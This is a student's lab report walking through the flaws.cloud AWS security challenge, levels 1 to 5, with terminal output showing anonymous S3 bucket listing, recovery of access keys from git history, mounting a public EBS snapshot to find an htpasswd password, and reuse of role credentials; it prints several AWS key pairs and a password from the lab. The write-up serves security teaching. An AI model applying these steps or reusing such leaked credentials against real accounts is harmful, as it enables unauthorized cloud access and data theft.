Assignment 1: Flaws AWS

Report by: Tonny Odhiambo, CS-CNS06-24028


Introduction

In this report, I delve into the security challenges and potential vulnerabilities associated with cloud infrastructure, specifically focusing on Amazon Web Services (AWS) S3 buckets. The lab, conducted on flaws.cloud, spans six levels, each designed to illustrate different aspects of cloud security. Through DNS lookups, S3 bucket enumeration, unauthorized access, and analysis of leaked credentials, I aim to highlight the importance of securing cloud resources and demonstrate practical steps to identify and mitigate these risks.

Body


Level 1: DNS Lookup and S3 Bucket Enumeration

1. **DNS Lookup:**
    - I performed a DNS lookup on flaws.cloud using the following command: **nslookup flaws.cloud**



    - This provided the IP address of the server hosting flaws.cloud.

2. **Reverse DNS Lookup:**
    - Using the IP address obtained, I performed a reverse DNS lookup to gain further insights using the commad: **dig +short -x 52.218.177.10** and the output **s3-website-us-west-2.amazonaws.com** was shown.



3. **S3 Bucket Enumeration:**
    - I enumerated the S3 bucket to list its contents without requiring authentication using the command: **aws s3 ls s3://flaws.cloud/ --no-sign-request**

```
┌──(kali㉿kali)-[~]
└─$ aws s3 ls s3://flaws.cloud/ --no-sign-request

2017-03-13 23:00:38       2575 hint1.html
2017-03-02 23:05:17       1707 hint2.html
2017-03-02 23:05:11       1101 hint3.html
2024-02-21 21:32:41       2861 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30       1051 secret-dd02c7c.html

┌──(kali㉿kali)-[~]
└─$
```

To proceed to level 2, I downloaded contents of the S3 bucket to my directory and used the **cat** command to display the contents of the **secret-dd02c7c.html** file.

```
┌──(kali㉿kali)-[~]
└─$ aws s3 sync s3://flaws.cloud/ --no-sign-request .

warning: Skipping file /home/kali/.mozilla/firefox/me2kpawi.default-esr/lock. File does not exist.
download: s3://flaws.cloud/robots.txt to ./robots.txt
download: s3://flaws.cloud/secret-dd02c7c.html to ./secret-dd02c7c.html
download: s3://flaws.cloud/hint2.html to ./hint2.html
download: s3://flaws.cloud/hint3.html to ./hint3.html
download: s3://flaws.cloud/index.html to ./index.html
download: s3://flaws.cloud/logo.png to ./logo.png
download: s3://flaws.cloud/hint1.html to ./hint1.html

┌──(kali㉿kali)-[~]
└─$ cat secret-dd02c7c.html

<html>
    <head>
        <title>flAWS</title>
        <META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">
        <style>
            body { font-family: Andale Mono, monospace; }
            :not(center) > pre { background-color: #202020; padding: 4px; border-radius: 5px; border-color:#00d000;
            border-width: 1px; border-style: solid;}
        </style>
    </head>
<body
  text="#00d000"
  bgcolor="#000000"
  style="max-width:800px; margin-left:auto ;margin-right:auto"
  vlink="#00ff00" link="#00ff00">

<center>
<pre >
 ____  _      ___  __   __  ____
|    || |    /   ||  |_|  |/ ___/
|  __|| |   |  o  ||  |  |  (   \_
| |_  | |___ |     ||  |  |  |\__  |
|  _] |     ||  _  ||  `  '  |/  \ |
| |   |     ||  |  | \      / \    |
|__|   |____||__|__|  \_/\_/   \___|
</pre>

<h1>Congrats! You found the secret file!</h1>
</center>


Level 2 is at <a href="http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud">http://level2-c8b217a33fcf1f839f6
f1f73a00a9ae7.flaws.cloud</a>
```

Level 2: Unauthorized Authenticated Access

1. **Creating an AWS Profile:**
   - I configured an AWS profile with the provided credentials:

```
┌──(kali㉿kali)-[~]
└─$ aws configure --profile Tyano
AWS Access Key ID [None]: AKIAZQ3DPTQOXA4IO2OT
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:

┌──(kali㉿kali)-[~]
└─$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud --profile Tyano

2017-02-26 21:02:15      80751 everyone.png
2017-03-02 22:47:17       1433 hint1.html
2017-02-26 21:04:39       1035 hint2.html
2017-02-26 21:02:14       2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15       1051 secret-e4443fc.html
```

2. **Listing S3 Bucket Contents:**
   - I listed the contents of the second-level bucket using the configured profile:

```
┌──(kali㉿kali)-[~]
└─$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud --profile Tyano

2017-02-26 21:02:15      80751 everyone.png
2017-03-02 22:47:17       1433 hint1.html
2017-02-26 21:04:39       1035 hint2.html
2017-02-26 21:02:14       2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15       1051 secret-e4443fc.html
```

To access level 3, I accessed the secret file using cat command.

```
┌──(kali㉿kali)-[~/level2]
└─$ cat secret-e4443fc.html
<html>
    <head>
        <title>flAWS</title>
        <META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">
        <style>
            body { font-family: Andale Mono, monospace; }
            :not(center) > pre { background-color: #202020; padding: 4px; border-radius: 5px; border-color:#00d000;
            border-width: 1px; border-style: solid;}
        </style>
    </head>
<body
  text="#00d000"
  bgcolor="#000000"
  style="max-width:800px; margin-left:auto ;margin-right:auto"
  vlink="#00ff00" link="#00ff00">

<center>
<pre >
 _____ _       ____ __   __ _____
|     || |     /    ||  |__|  |/ ___/
|   __|| |    |  o  ||  |  |  (   \_
|  |_  | |___ |     ||  |  |  |\__  |
|   _] |     ||  _  ||  `  '  |/  \ |
|  |   |     ||  |  | \      / \    |
|__|   |_____||__|__|  \_/\_/   \___|
</pre>

<h1>Congrats! You found the secret file!</h1>
</center>


Level 3 is at <a href="http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud">http://level3-9afd3927f195e10225021
a578e6f78df.flaws.cloud</a>
```

Level 3: Leaked Credentials

1. **Listing Bucket Contents:**
   - I listed the contents of the third-level bucket:

```
┌──(kali㉿kali)-[~]
└─$ aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ --profile Tyano

                           PRE .git/
2017-02-26 19:14:33     123637 authenticated_users.png
2017-02-26 19:14:34       1552 hint1.html
2017-02-26 19:14:34       1426 hint2.html
2017-02-26 19:14:35       1247 hint3.html
2017-02-26 19:14:33       1035 hint4.html
2020-05-22 14:21:10       1861 index.html
2017-02-26 19:14:33         26 robots.txt

┌──(kali㉿kali)-[~]
└─$
```

2. **Downloading Bucket Contents:**
   - I synchronized the bucket contents to my local machine:

```
┌──(kali㉿kali)-[~/level3]
└─$ aws s3 --profile Tyano sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ .

download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/COMMIT_EDITMSG to .git/COMMIT_EDITMSG
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/commit-msg.sample to .git/hooks/commit-m
sg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/post-update.sample to .git/hooks/post-up
date.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/prepare-commit-msg.sample to .git/hooks/
prepare-commit-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-commit.sample to .git/hooks/pre-comm
it.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/index to .git/index
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/HEAD to .git/HEAD
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/update.sample to .git/hooks/update.sampl
e
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/applypatch-msg.sample to .git/hooks/appl
ypatch-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-rebase.sample to .git/hooks/pre-reba
se.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-applypatch.sample to .git/hooks/pre-
applypatch.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/config to .git/config
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/description to .git/description
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/info/exclude to .git/info/exclude
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/logs/HEAD to .git/logs/HEAD
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/2f/c08f72c2135bb3af7af5803abb77b3e240b
6df to .git/objects/2f/c08f72c2135bb3af7af5803abb77b3e240b6df
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/logs/refs/heads/master to .git/logs/refs/heads
/master
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/61/a5ff2913c522d4cf4397f2500201ce5a8e0
97b to .git/objects/61/a5ff2913c522d4cf4397f2500201ce5a8e097b
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/92/d5a82ef553aae51d7a2f86ea0a5b1617faf
```

3. **Analysing Repository History:**
   - I used Git to review the history of changes in the repository:

```
┌──(kali㉿kali)-[~/level3]
└─$ ls
authenticated_users.png  hint1.html  hint2.html  hint3.html  hint4.html  index.html  robots.txt

┌──(kali㉿kali)-[~/level3]
└─$ git log

commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD → master)
Author: 0×dabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0×dabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:07 2017 -0600

    first commit
```

4. **Checking Out a Specific Commit:**
   - I checked out a specific commit that seemed relevant using the **git checkout command.**

```
┌──(kali㉿kali)-[~/level3]
└─$ git checkout f52ec03b227ea6094b04e43f475fb0126edb5a61

M       index.html
Note: switching to 'f52ec03b227ea6094b04e43f475fb0126edb5a61'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at f52ec03 first commit
```

5. **Listing and Viewing Files:**
   - Using the **ls -al** command, I listed all the files including the hidden ones that weren't viewable earlier.


```
┌──(kali㉿kali)-[~/level3]
└─$ ls -al
total 164
drwxr-xr-x  3 kali kali   4096 Jul 28 08:21 .
drwx------ 21 kali kali   4096 Jul 28 08:18 ..
-rw-r--r--  1 kali kali     91 Jul 28 08:21 access_keys.txt
-rw-r--r--  1 kali kali 123637 Feb 26  2017 authenticated_users.png
drwxr-xr-x  7 kali kali   4096 Jul 28 08:21 .git
-rw-r--r--  1 kali kali   1552 Feb 26  2017 hint1.html
-rw-r--r--  1 kali kali   1426 Feb 26  2017 hint2.html
-rw-r--r--  1 kali kali   1247 Feb 26  2017 hint3.html
-rw-r--r--  1 kali kali   1035 Feb 26  2017 hint4.html
-rw-r--r--  1 kali kali   1861 May 22  2020 index.html
-rw-r--r--  1 kali kali     26 Feb 26  2017 robots.txt
```

- Using the command **cat access_keys.txt,** I viewed the contents of the **access_keys.txt** file.

```
┌──(kali㉿kali)-[~/level3]
└─$ ls -al
total 164
drwxr-xr-x  3 kali kali   4096 Jul 28 08:21 .
drwx------ 21 kali kali   4096 Jul 28 08:18 ..
-rw-r--r--  1 kali kali     91 Jul 28 08:21 access_keys.txt
-rw-r--r--  1 kali kali 123637 Feb 26  2017 authenticated_users.png
drwxr-xr-x  7 kali kali   4096 Jul 28 08:21 .git
-rw-r--r--  1 kali kali   1552 Feb 26  2017 hint1.html
-rw-r--r--  1 kali kali   1426 Feb 26  2017 hint2.html
-rw-r--r--  1 kali kali   1247 Feb 26  2017 hint3.html
-rw-r--r--  1 kali kali   1035 Feb 26  2017 hint4.html
-rw-r--r--  1 kali kali   1861 May 22  2020 index.html
-rw-r--r--  1 kali kali     26 Feb 26  2017 robots.txt

┌──(kali㉿kali)-[~/level3]
└─$ cat access_keys.txt
access_key AKIAJ366LIPB4IJKT7SA
secret_access_key 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

┌──(kali㉿kali)-[~/level3]
└─$
```

Using the credentials provided, I configured another profile called FlawsLab and checked the contents of the S3 bucket in this profile to find the URL for the next level which is level 4.

```
┌──(kali㉿kali)-[~/level3]
└─$ aws configure --profile FlawsLab
AWS Access Key ID [None]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [None]: 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
Default region name [None]: us-west-2
Default output format [None]:

┌──(kali㉿kali)-[~/level3]
└─$ aws sts get-caller-identity --profile FlawsLab
{
    "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}

┌──(kali㉿kali)-[~/level3]
└─$ aws s3 ls --profile FlawsLab
2020-06-25 13:43:56 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2020-06-26 19:06:07 config-bucket-975426262029
2020-06-27 06:46:15 flaws-logs
2020-06-27 06:46:15 flaws.cloud
2020-06-27 11:27:14 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2020-06-27 11:27:14 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2020-06-27 11:27:14 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2020-06-27 11:27:15 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2020-06-27 11:27:15 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2020-06-27 22:29:47 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```



Level 4: Handling Leaked AWS Credentials

In this level, I ran a command **aws ec2 describe-snapshots --profile FlawsLab --owner-ids 975426262029** to get the details of the snapshot associated with the ec2 instance where the webpage we want to get access to is running.

```
(kali㉿kali)-[~/level3]
$ aws sts get-caller-identity --profile FlawsLab
{
    "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}

(kali㉿kali)-[~/level3]
$ aws ec2 describe-snapshots --profile FlawsLab --owner-ids 975426262029
{
    "Snapshots": [
        {
            "Description": "",
            "Encrypted": false,
            "OwnerId": "975426262029",
            "Progress": "100%",
            "SnapshotId": "snap-0b49342abd1bdcb89",
            "StartTime": "2017-02-28T01:35:12+00:00",
            "State": "completed",
            "VolumeId": "vol-04f1c039bc13ea950",
            "VolumeSize": 8,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "flaws backup 2017.02.27"
                }
            ],
            "StorageTier": "standard"
        }
    ]
}

(kali㉿kali)-[~/level3]
$
```

Using the snapshot id, I created a volume to attach to my ec2 instance in my machine.

```
(kali㉿kali)-[~/level3]
$ aws ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdcb89 --pro
file Tyano

{
    "AvailabilityZone": "us-west-2a",
    "CreateTime": "2024-07-28T13:26:18+00:00",
    "Encrypted": false,
    "Size": 8,
    "SnapshotId": "snap-0b49342abd1bdcb89",
    "State": "creating",
    "VolumeId": "vol-00c14c0f2075a5976",
    "Iops": 100,
    "Tags": [],
    "VolumeType": "gp2",
    "MultiAttachEnabled": false
}

(kali㉿kali)-[~/level3]
$
```


I successfully attached the volume and mounted it as shown below. I was also able to access the contents.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i "flaws.pem" ec2-user@ec2-34-219-249-35.us-west-2.compute.amazonaws.com
       ,     #_
       ~\_  ####_        Amazon Linux 2023
      ~~  \_#####\
      ~~     \###|
      ~~       \#/ ___   https://aws.amazon.com/linux/amazon-linux-2023
       ~~       V~' '->
        ~~~         /
          ~~ ._.   _/
             _/ _/
           _/m/'
Last login: Sun Jul 28 14:18:04 2024 from 105.163.156.212
[ec2-user@ip-172-31-33-166 ~]$ lsblk
NAME     MAJ:MIN RM SIZE RO TYPE MOUNTPOINTS
xvda     202:0    0   8G  0 disk
├xvda1   202:1    0   8G  0 part /
├xvda127 259:0    0   1M  0 part
└xvda128 259:1    0  10M  0 part /boot/efi
xvdf     202:80   0   8G  0 disk
└xvdf1   202:81   0   8G  0 part
[ec2-user@ip-172-31-33-166 ~]$ sudo mkdir /mnt/my_volume
[ec2-user@ip-172-31-33-166 ~]$ df -h
Filesystem      Size  Used Avail Use% Mounted on
devtmpfs        4.0M     0  4.0M   0% /dev
tmpfs           475M     0  475M   0% /dev/shm
tmpfs           190M  456K  190M   1% /run
/dev/xvda1      8.0G  1.6G  6.5G  20% /
tmpfs           475M     0  475M   0% /tmp
/dev/xvda128     10M  1.3M  8.7M  13% /boot/efi
tmpfs            95M     0   95M   0% /run/user/1000
[ec2-user@ip-172-31-33-166 ~]$ sudo mount /dev/xvdf1 /mnt/my_volume/
[ec2-user@ip-172-31-33-166 ~]$ cd /mnt/my_volume/
[ec2-user@ip-172-31-33-166 my_volume]$ ls
bin   dev  home         initrd.img.old  lib64       media  opt   root  sbin  srv  tmp  var      vmlinuz.old
boot  etc  initrd.img   lib             lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
[ec2-user@ip-172-31-33-166 my_volume]$
```

I navigated to the home directory where I found two files, meta-data and **setupNginx.sh** where the username and password needed to access level five were hidden.

```
[ec2-user@ip-172-31-33-166 ~]$ sudo mount /dev/xvdf1 /mnt/my_volume/
[ec2-user@ip-172-31-33-166 ~]$ cd /mnt/my_volume/
[ec2-user@ip-172-31-33-166 my_volume]$ ls
bin   dev  home         initrd.img.old  lib64       media  opt   root  sbin  srv  tmp  var      vmlinuz.old
boot  etc  initrd.img   lib             lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
[ec2-user@ip-172-31-33-166 my_volume]$ cd home/ubuntu/
[ec2-user@ip-172-31-33-166 ubuntu]$ ls
meta-data  setupNginx.sh
[ec2-user@ip-172-31-33-166 ubuntu]$ cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
[ec2-user@ip-172-31-33-166 ubuntu]$
```

The URL for level 5 is provided when the username and password are entered.



Level 5: Accessing S3 Buckets via Compromised Keys

Level 5 involves exploring an S3 bucket to find access keys and using them to list and access other S3 buckets. This level demonstrates the importance of securing access keys and illustrates how compromised keys can lead to broader data breaches.

I first configured a new profile named level5 using the aws configure command, providing the necessary Access Key ID and Secret Access Key.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ aws configure --profile level5
AWS Access Key ID [None]: ASIA6GG7PSQG3EL2LQ23
AWS Secret Access Key [None]: ndgR0Zk2855pRibjHMj70qTQoaCw0IiW8qei9yX+
Default region name [None]:
Default output format [None]:
```

After verifying the identity associated with the level5 profile using the aws sts get-caller-identity command, I accessed the S3 bucket containing Level 6 challenge files and synchronized its contents to my local directory.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ aws sts get-caller-identity --profile level5
{
    "UserId": "AROAI3DXO3QJ4JAWIIQ5S:i-05bef8a081f307783",
    "Account": "975426262029",
    "Arn": "arn:aws:sts::975426262029:assumed-role/flaws/i-05bef8a081f307783"
}
┌──(kali㉿kali)-[~/Downloads]
└─$ aws s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --profile level5
                           PRE ddcc78ff/
2017-02-26 21:11:07        871 index.html
```

This process involved downloading the files from the S3 bucket to my local level5 directory using the aws s3 sync command.

```
┌──(kali㉿kali)-[~]
└─$ mkdir level5

┌──(kali㉿kali)-[~]
└─$ cd level5

┌──(kali㉿kali)-[~/level5]
└─$ aws s3 sync s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --profile level5 .
download: s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/hint1.html to ddcc78ff/hint1.html
download: s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/index.html to ddcc78ff/index.html
download: s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/hint2.html to ddcc78ff/hint2.html
